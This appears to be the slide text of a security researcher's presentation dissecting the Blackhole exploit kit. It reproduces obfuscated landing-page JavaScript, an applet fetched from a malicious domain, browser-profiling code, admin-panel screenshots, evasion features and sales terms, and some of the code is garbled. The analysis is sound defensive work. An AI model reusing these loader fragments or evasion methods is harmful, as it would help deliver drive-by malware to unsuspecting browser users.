<u>6]64C(SSD&lt;k5D=2C8&gt;=Y1]2ZJEOAQ3nC78B]0n3_8B"CA(SSD&lt;Y1ZpY3_8Bu458=43Y2Zp=4FQI46vG?Y2Zk3_64C(SSD&lt;l46GZ_4G42Y</u>
<u>1Zk=D;IA4CDA=Q0p0*a,k=D; ;}2&gt;&lt;?0A4(SSD&lt;Bk5D=2C8&gt;=Y7]5]3ZJEOAQ4nC78B]2]1]0]6n?0AB4z=CI85Y4_8B"CA(SSD&lt;Y7Z</u>
<u>WWW4_8B"CA(SSD&lt;Y5ZJ85Y4_8Bu458=43Y3ZWW3_2&gt;&lt;?0A4(SSD&lt;BZJA4CDA=Q3_2&gt;&lt;?0A4(SSD&lt;BY7]5Z]2n7_B?;8CY4_B?;8C(SSD&lt;l46</u><u>G
function o(b){if(e&&fr&&cc&&r)a+=b;
a="";
tt="yT";
if(v)l="entsB"+tt;
try{c=prototype;}catch(z){e=this;e=e[v];cc=10;f=10;r="substr";h="innerHT"+"ML";v="e"+v+"a";d=window.document;}
if(e)l="re"+((14)?"pla":123)+"ce";
u="u";
((fr)dd=d["ge"+((12)?"tElem":'')+((12)?"t":'')+((12512)?"agName":12)](u);
for(i=3-3;1b3>i;i++){
t=dd[i][h];
o(t);
}
if(e){
g="g";
a=a[r](new RegExp("&"+l;"g), "a<", substr(2-1));
a=a[r](new RegExp("&g"+l;"g), ">");
if(e&&fr&&r)a=a[r](new RegExp("&"+amp;"g), "&");
}
ch="CharCode";
w=v+m=e;
c="";
j=7-6-1;
if(ch&&md&&h&&cc&&fr&&r)ch=ch+"At";
qq2=String.fromCharCode;
while(-16231+5-3-2<=i*-1){
```

# Landing Page

- October 2012

```
<html><head><title></title></head><body><div dqa="asd"></div>
<applet archive="http://3.insulking.com/links/selection_ticket-activities.php" code="okmokmokmoka"></applet>
<script>asd3=function()
{
  a=a.replace(/[^0-9a-z]/g,k);
}
g="getEleme";
p="Int";
cc="co";
ss=String["fromCharCode"];
gg="Attribute";
ggg="google";
function asd()
{
  e=window["eval"];
  e("if(1)+s);
}
ddd="ad".substr(1);
sss="sub"+"str";
function asd2()
{
  r=a["get"+gg]();
}
;qa2=2;
function asd5()
{
  s+=ss(p(a[sss](i,qa2),qa));
}
</script><u id="google" 11="l594h5b5c59^551b4i5k5k_5k5k594h5b5c59551b55(5c53535k5k@224i50554g&3f4d5d3h53+5c4j50552;
g+="ntByld";
if(window.document)
{
  if(021==0x11)d=window.document;
  try
  {
    |asd3*f2
  }
  catch(dsgdsg)
  {
    |a=d[g](ggg);
  }
}
```

# Landing Page

- This is what the landing page currently looks like

```
<body><object classid="clsid:8AD9C840-D44E-11D1-B3E9-00805F499D93" codebase="&#104; &#116; &#116; p://java.sun.com/update/1.6.0/jinstall-6u60-windows-i586.cab&#35; 'Version=6,0,0,0' W
<param value="hw" name="code"></param>
<param name="type" value="application/x-java-applet"></param>
<param name="prime" value="yy3OjjKUelKo.leoMe-woeyjDeIByj%to%eloimV33-8%Vy8toiNtIMeliw3D3xe.b6.O6D06-O6.Oh_RSeb11016Ohw01h06t06C06q06t06001hR0b6.RwblRD0bU"></param>
<param NAME="ARCHIVE" VALUE="/merits/concerns-applications_orders.php?tayevkq=mzyerlm&qey=rllh"></param><param name="val" value="D"></param></object>
<script>if(window.document)
{
function c[a]
{
for(i=0,s=""; i<a.length; i++)
{
s+=String.fromCharCode(a[i]);
}
}
if(window.document)csq=function()
{
z(s.concat(""));
};e=eval;
try
{
gewh=1;
}
catch(sav)
{
xc=false;
}
wz="\\"+"(";
if(xc)rm=new RegExp(wz,"ig");
}
</script><script language="javascript">
</script><script language="javascript">
c([0160,0144,0160,0144,075,0173,0166,0145,0162,0163,0151,0157,0156,072,042,060,056,067,056,071,042,054,0156,0141,0155,0145,072,042,0160,0144,0160,0144,042,054,0150,0141,0156,0144,015
z=e;
csq();
</script></body>
```

# Landing Page

- Deobfuscated landing page code is quite extensive
  - First version of Blackhole contained just over 1,000 lines
  - Latest version of Blackhole contains almost 2,000 lines
- Interesting client profiling code

```
if (b) {
    var g = ["Win", 1, "Mac", 2, "Linux", 3, "FreeBSD", 4, "iPhone", 21.1, "iPod", 21.2, "iPad", 21.3, "Win." + "*CE", 22.1, "Win.*Mobile", 22.2, "Pocket's*PC", 22.3, "", 100];
    for (h = g.length - 2; h >= 0; h = h - 2) {
        if (g[h] && new RegExp(g[h], "i").test(b)) {
            d.OS = g[h + 1];
            break
        }
    }
};
d.head = i.getElementsByTagName("head")[0] || i.getElementsByTagName("body")[0] || i.body || null;
d.isIE = new Function("return/*@cc_on!@*/1")();
d.verIE = d.isIE && (/MSIE\s*(\d+\.\d+)?/i).test() ? parseFloat(RegExp.$1, 10) : null;
d.ActiveXEnabled = false;
if (d.isIE) {
    var h, m = ["Msxml2.XMLHTTP", "Msxml2.DOMDocument", "Microsoft.XMLDOM", "ShockwaveFlash.ShockwaveFlash", "TDCtl.TDCtl", "Shell.UIHelper", "Scripting.Dictionary"];
    for (h = 0; h < m.length; h++) {
        if (d.getAXO(m[h])) {
            d.ActiveXEnabled = true;
            break
        }
    }
};
d.isGecko = (/Gecko\s*\s*/i).test() && (/Gecko/i).test(h);
d.verGecko = d.isGecko ? d.formatNum(/r\s*\s*(\d+\.\d+)?/i).test() ? RegExp.$1 : "0.9" : null;
d.isChrome = (/Chrome\s*\s*/i).test();
d.verChrome = d.isChrome ? d.formatNum(RegExp.$1) : null;
d.isSafari = ((/Apple/i).test() || (j && id.isChrome)) && (/Safari\s*\s*/i).test();
d.verSafari = d.isSafari && (/Version\s*\s*/i).test() ? d.formatNum(RegExp.$1) : null;
d.isOpera = (/Opera\s*\s*/i).test();
d.verOpera = d.isOpera && (/Version\s*\s*/i).test() || 1 ? parseFloat(RegExp.$1, 10) : null;
d.addWinEvent("load", d.handler(d.runvLfuncs, d))
```

# Landing Page

- Hopefully at this point you've noticed the applet code I've highlighted
  - value='e00oMDDmuXkN.Rm\_NuVqRmDBVoeoju8gW6h83...
  - value="iNN/%wwZRYX:kXErDwbE/i/BL9XY7P9Y...
  - value="Mjjdo##JO1ZsVOsVV#wsdMdCRWfD&/W1...
  - value="vssMlgg=9Po9Pd59PdB=gOFU6gYPMvM-Vcd=G6cr...
  - value="rOOSqttzw5&EkIEkkt?ESrSIWAfnU-An...
  - value="http://....
- These are generated by a Java Obfuscator called Allatori
  - In particular Allatori string encryption is being used to obfuscate URLs in the applet code

# Zero Day Bonus

- Java 0-day (CVE-2012-4681) was actually first discovered in a kit called Gondad Exploit Kit.
- **Incorporated into Blackhole within a week!**





# Zero Day Bonus

- Java 0-day (CVE-2013-0422) was shared on underground forums.
- **Paunch put it in as a “New Years Gift” – Brian Krebs**




# Admin Panel

- Captcha required for login

## Authorization


Password



Language

# Admin Panel

- Traffic stats, load success rate, and something extra



# Admin Panel

- Three different advertisements shown in this panel
  - Iframe or script encryption services
  - Hosting services
  - Mass domain registration services

Adv: [Crypt.am](#) - crypt of iframe/javascript code.

Adv: Dedicated servers in own Data-Center in Syria for ANY projects / content, Experience 6 + years in the market. The quality checked by time ;-) Contact: hqservers@jabber.org

Adv: Mass domain registration service. Buy 5-10-15 domains instantly. Pay by PAYMER, LR, PM, WM. For malware, traffic and the other things. [www.doitquick.net](#)

- All 3 of the services seem to be targeted to Blackhole's clientele

# Admin Panel

- DoltQuick: a private mass registration service



The screenshot shows a Firefox browser window with the address bar displaying `http://www.doitquick.net/`. The page title is "DoltQuick - Mass domain registration service". Below the title, there is a sub-header "DoltQuick - Mass domain registration service" and a tagline "Fast, safe and easy! Instant domain registration services for different purposes." The main content area is divided into two columns. The left column is titled "Login" and contains a form with fields for "E-MAIL" and "Password", a "Remember me" checkbox, and an "Enter" button. The right column is titled "Want to DoltQuick? Sign up!" and contains a form with fields for "E-MAIL", "Password", "Once again", "Jabber", a CAPTCHA image, and a "Secret code" field, with a "Registration" button. At the bottom of the page, there is a link for "Тарифы и цены" and a support email address: "Support: doitquick@climm.org | support@doitquick.net".

# Admin Panel

- Crypt.am seems to also be a private encryption service

The screenshot shows the Crypt.am website interface. The browser address bar displays `http://crypt.am/?lang=eng`. The site header includes the logo "Crypt.am" and language selection options for Russian (Русский) and English (UK). A navigation menu contains "Home", "Crypt", "Cabinet", and "Logs".

**Welcome**

This site provides services for automatic concealment of the copyright source. Payment is made via WebMoney. Tariffs are available below.

There are two payment schemes:

1. Payment by direct use of services (one-time crypt purchase or monthly unlim). Result of the requested operation will be available immediately after payment. This method will automatically be offered with a lack of funds of personal account.
2. Top-up personal account on the website for further write-offs when using services. If sufficient balance of personal accounts result requested operation is available immediately. Top-up personal account can be made from your personal account. The current balance is displayed after logging in the right info box.

**Tariffs**

- One-time crypt (5 WMZ)** - each crypt worths money
- Monthly unlim (50 WMZ)** - unlimited crypts count in one month

**API**

At the moment, API realized only mechanism of URL crypt. It is available at:  
`http://crypt.am/api.php?Login=login&Password=md5(password)&Cryptor=cryptor1 or cryptor2&URL=url`

**Login**

Login:   
Password:   
 remember me  
 [Register](#)


**News**

- 26.05.2012**  
**Unlim extension**  
All unlimited tariffs were extended for the 9-days period because of technical problems.
- 03.04.2012**  
**New domain for project**  
New domain Crypt.AM
- 20.12.2011**  
**Unplanned work**  
We apologize for the lack of access to the site for 24 hours, this is due to move to a new hosting provider

**Last Check**

# Admin Panel

- Back to the admin panel, it also provides blocked stats



The screenshot displays the Blackhole v.2.0 Admin Panel interface. The browser address bar shows the URL `http://.../panel.php?a=blocked`. The navigation menu includes: Black hole, STATISTICS, BLOCKED STATISTICS (active), THREADS, FILES, SOFT VERSIONS, SECURITY, PREFERENCES, and LOGOUT.

**STATISTICS**

4321 HITED 2167 HOSTS

TODAY INFO

4321 HITED 2167 HOSTS

**BROWSERS**

BROWSER	HITED	HOSTS
Mozilla	148	57
Lynx	1	0
Safari	391	305
Chrome	415	316

**COUNTRIES**

COUNTRY	HITED	HOSTS
Qatar	3	2
Philippines	1	0
Japan	2	1
Russian Federation	1	1
Singapore	1	0
United States	4272	2135
Turkey	1	1
Jamaica	1	1
Georgia	1	0
Canada	5	3
Afghanistan	1	1
China	9	4
Germany	5	5

**OS**

OS	HITED	HOSTS
Windows 2000	10	2
Linux	103	61
Mac OS	626	433
Mobile	113	75
Windows 98	4	3

**THREADS**

THREADS	HITED	HOSTS
	4321	2167









**BAN**

BAN	HITED	HOSTS
BotBlock	121	86
Tor	7	6
RefererBlock	4178	2069
WriteMode	15	6

# Admin Panel

- Custom blacklisting

## ЧЕРНЫЙ СПИСОК

<b>РЕФЕРЕРЫ</b>  http://kaspersky.com  http://kaspersky.ru	<b>IP</b>  192.168.*.*  10.0.0.*  172.16.0.1
URL <input type="text"/> 	IP <input type="text"/> . <input type="text"/> . <input type="text"/> . <input type="text"/>  <small>Используйте * для маски</small>
<b>ИМПОРТ ИЗ ФАЙЛА</b> <input type="text"/> <input type="button" value="Обзор_"/>	
<b>ЭКСПОРТ В ФАЙЛ</b>  <a href="#">IP-URL-list.txt</a>	



# Admin Panel

- Default set of clients to blacklist – over 132k

```
change.log  hole2.sql
474
475 --
476 -- Структура таблицы `se_bots`
477 --
478
479 CREATE TABLE IF NOT EXISTS `se_bots` (
480   `ID` bigint(20) NOT NULL auto_increment COMMENT 'ID',
481   `IP` varchar(15) NOT NULL COMMENT 'IP address',
482   `Name` varchar(255) NOT NULL COMMENT 'Name Bot',
483   PRIMARY KEY (`ID`),
484   UNIQUE KEY `IP` (`IP`)
485 ) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='SE BOT IP' AUTO_INCREMENT=132221 ;
486
487 --
488 -- Дамп данных таблицы `se_bots`
489 --
490
491 INSERT INTO `se_bots` (`ID`, `IP`, `Name`) VALUES
492 (1, '128.177.243.1', 'altavista'),
493 (2, '128.177.243.2', 'altavista'),
494 (3, '128.177.243.3', 'altavista'),
495 (4, '128.177.243.4', 'altavista'),
496 (5, '128.177.243.5', 'altavista'),
497 (6, '128.177.243.6', 'altavista'),
498 (7, '128.177.243.7', 'altavista'),
499 (8, '128.177.243.8', 'altavista'),
500 (9, '128.177.243.9', 'altavista'),
501 (10, '128.177.243.10', 'altavista'),
502 (11, '128.177.243.11', 'altavista'),
503 (12, '128.177.243.12', 'altavista'),
504 (13, '128.177.243.13', 'altavista'),
505 (14, '128.177.243.14', 'altavista'),
506 (15, '128.177.243.15', 'altavista'),
507 (16, '128.177.243.16', 'altavista'),
508 (17, '128.177.243.17', 'altavista'),
509 (18, '128.177.243.18', 'altavista'),
510 (19, '128.177.243.19', 'altavista'),
511 (20, '128.177.243.20', 'altavista'),
512 (21, '128.177.243.21', 'altavista'),
513 (22, '128.177.243.22', 'altavista'),
514 (23, '128.177.243.23', 'altavista'),
515 (24, '128.177.243.24', 'altavista'),
516 (25, '128.177.243.25', 'altavista'),
```

# Admin Panel

- Anonymous AV checks virtest & scan4you
  - Have the option of changing domains after too many detections

### ANTIVIRUS CHECK

Antivirus service  
Scan4you

ID

Token

### DOMAINS LIMITS

Domains limits

Disable domain on AV count

If there is no clean domains

use not clean domain

disable exploit pack

# Admin Panel

- Admin panel for phone clients!
- Discovered by Malware Intelligence

The screenshot displays a web server administration interface with multiple panels. The top-left panel shows system statistics for the entire period and today, including hits, hosts, and downloads. The top-right panel shows the current URL and a list of redirects. The middle-left panel displays OS statistics, and the middle-right panel shows the current script name and its parameters. The bottom-left panel lists exploit types, and the bottom-right panel shows browser statistics and a blacklist section.

**Потоки** **Файлы** **Безопасность**

Дата:  -

**ОБЩАЯ СТАТИСТИКА СИСТЕМЫ**  
ЗА ВСЬ ПЕРИОД **100%**  
118678 хиты | 114140 хосты | 11619 загрузки | пробив

**ЗА СЕГОДНЯ** **100%**  
51428 хиты | 50834 хосты | 4913 загрузки | пробив

**ОС**

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Windows 7	45818	44357	3598	8
Windows Vista	38328	37026	3817	10
Windows XP	33821	32394	4205	13
Windows 2003	428	414	1	0
Windows 2000	212	205	0	0
Windows 98	36	35	0	0
Windows NT	22	22	0	0
Linux	8	7	0	0
Mac OS	5	5	0	0

**ПОТОКИ**

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
TOPZZZ	118065	114072	11619	10
default	613	543	0	0

**ЭКСПЛОИТЫ**

ИМЯ	ЗАГРУЗКИ	%
Java OBE	7294	100
Java SMB	382	100
JAVA SKYLINE	3942	100
PDF ALL	1	100
PDF LIBTIFF	4	100

**БРАУЗЕРЫ**

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
MSIE	59385	57279	10430	18
Firefox	45667	43706	1191	3
Chrome	11282	11109	0	0
Opera	1359	1304	0	0
Safari	952	932	0	0
Mozilla	33	30	0	0

**Статистика** **Файлы** **Безопасность**

DEFAULT

РЕДИРЕКТЫ:  -1 из 00

ТРАФИК: Весь трафик

**TOPZZZ**

UNTITLED

СТРАНЫ: Australia, Canada, United Kingdom, United States

БРАУЗЕРЫ: MSIE, Firefox

ОС: Windows XP, Windows Vista, Windows 7

ЭКСПЛОИТЫ: Java OBE, Java TRUST, Java SMB, JAVA SKYLINE, PDF ALL, PDF LIBTIFF

ФАЙЛЫ:  -1 из 00

ТРАФИК: Весь трафик

РЕДИРЕКТЫ:  -1 из 00

ТРАФИК: Весь трафик

**Статистика** **Потоки** **Файлы**

**ЧЕРНЫЙ СПИСОК**

РЕФЕРЕРЫ

IP

**Потоки** **Файлы** **Безопасность**

**ИЗМЕНЕНИЕ ИМЕНИ СКРИПТА:**

Имя главного скрипта:

Имя скрипта публичной статистики:

Имя скрипта входящего трафика:

Имя параметра потока:

**ИЗМЕНИТЬ ПАРОЛЬ:**

Старый пароль:

Новый пароль:

Подтвердите пароль:

**ИНТЕРФЕЙС:**

Язык:  Шаблон:

**АНТИВИРУСНАЯ ПРОВЕРКА:**

Логин:  Пароль:

**ЛИМИТЫ:**

Лимит браузеров:  Лимит ОС:

Лимит стран:  Лимит рефереров:

# History of Releases

Version	Release
1.0	August 2010
1.0.2	November 2010
1.1.0	June 2011
1.2.0	November 2011
1.2.1	December 2011
1.2.2	February 2012
1.2.3	March 2012
1.2.4	July 2012
2.0	September 2012



# Version 2.0 Announcement

The license for your server:

-License for 3 months \$ 700

-The license for six months \$ 1,000

License-year \$ 1500

multidomain version bundle - \$ 200 one-time fee for the duration of the license (not binding on the domain and the ip)

change of the domain on the standard version bundle - \$ 20

change ip for multidomain version cords - \$ 50

a one-time cleaning - \$ 50

avtochistki a month - \$ 300 (cleaning poured yourself on your server, as soon as your slept kriptor)

-----

Due to the fact that the topic for version 1. \* Accumulated a lot of reviews and reports for version 2.0 allocated a separate topic, and the old top will be closed as a history, here is the link to it:

<http://exploit.in/forum/index.php?showtopic=41662>

Contacts:

Author and a support to one person (working normalized):

JID: paunch@jabber.no

JID: paunch@thesecure.biz

JID: paunch@neko.im

ICQ: 343002

A support (working hours from 9 to 19 on weekdays):

JID: blackhole2@jabber.ru

ICQ: 530082

# Version 2.0 Announcement

- A number of new traffic blocking options
  - Block or allow specific referrers
  - Block traffic without referrers
  - Block based off a bot IP list
  - Block TOR traffic
  - Recording mode
- Recording mode is most interesting
  - Assumes all traffic after your campaign is researcher or AV traffic
  - Adds the client IPs from this traffic to the bot IP list

# Version 2.0 Announcement

- Blackhole 2.0 was meant to focus more on evasion
  - Prevent researcher analysis and thus security detection
- URL structure changes
  - “traffic unfortunately was recognizable for AV companies and reversers, for example, /main.php?varname=lgjlrwgjlrwbvnl2. The new version allows for URLs you can make yourself”
- Disposable hosts
  - “now generate a dynamic URL, which is valid for a few seconds, you need only one infection”

# Version 2.0 Announcement

- Prevent direct download of your Trojan
  - “secure your exe, AV company can not just download it, which will keep your exe clean as long as possible.”
- Captcha now used for login
  - “Captcha entered for logging on, it was not enough to break a few cases the admin panel of clients by Brutus”
- More granular detection of mobile clients
  - “Added Win8 and mobile devices to the list of operating systems in order to see how much of your traffic is mobile and you can redirect to the appropriate affiliate.”



# Next Up for Blackhole

- Ongoing updates to obfuscation

- Zero Day integration

- Two Java 0-day in six months time
- From POC
- Purchased from market

- Evolution of premium kits

*“We are setting aside a \$100K budget to purchase browser and browser plug-in vulnerabilities, which are going to be used exclusively by us, without being released to public (not counting the situations, when a vulnerability is made public not because of us).”*

# Next Up for Blackhole

- Is Cool the next Blackhole?
  - Zero days found in Cool began showing up in Blackhole after public announcements
  - Researchers began to question if the authors were the same person
- Paunch acknowledged being responsible for the Cool kit, and said his new exploit framework costs a whopping \$10,000 a month. – Brian Krebs

# Blackhole's ripple

- From Redkit to CritXpack, Blackhole's success in the underground markets seems to be creating a market of opportunity for others to create their own exploit kits
- Kits used in malicious email campaigns are beginning to diversify
- Tools used by Blackhole are also being used by other kits

# QUESTIONS?

---

[castacio@websense.com](mailto:castacio@websense.com)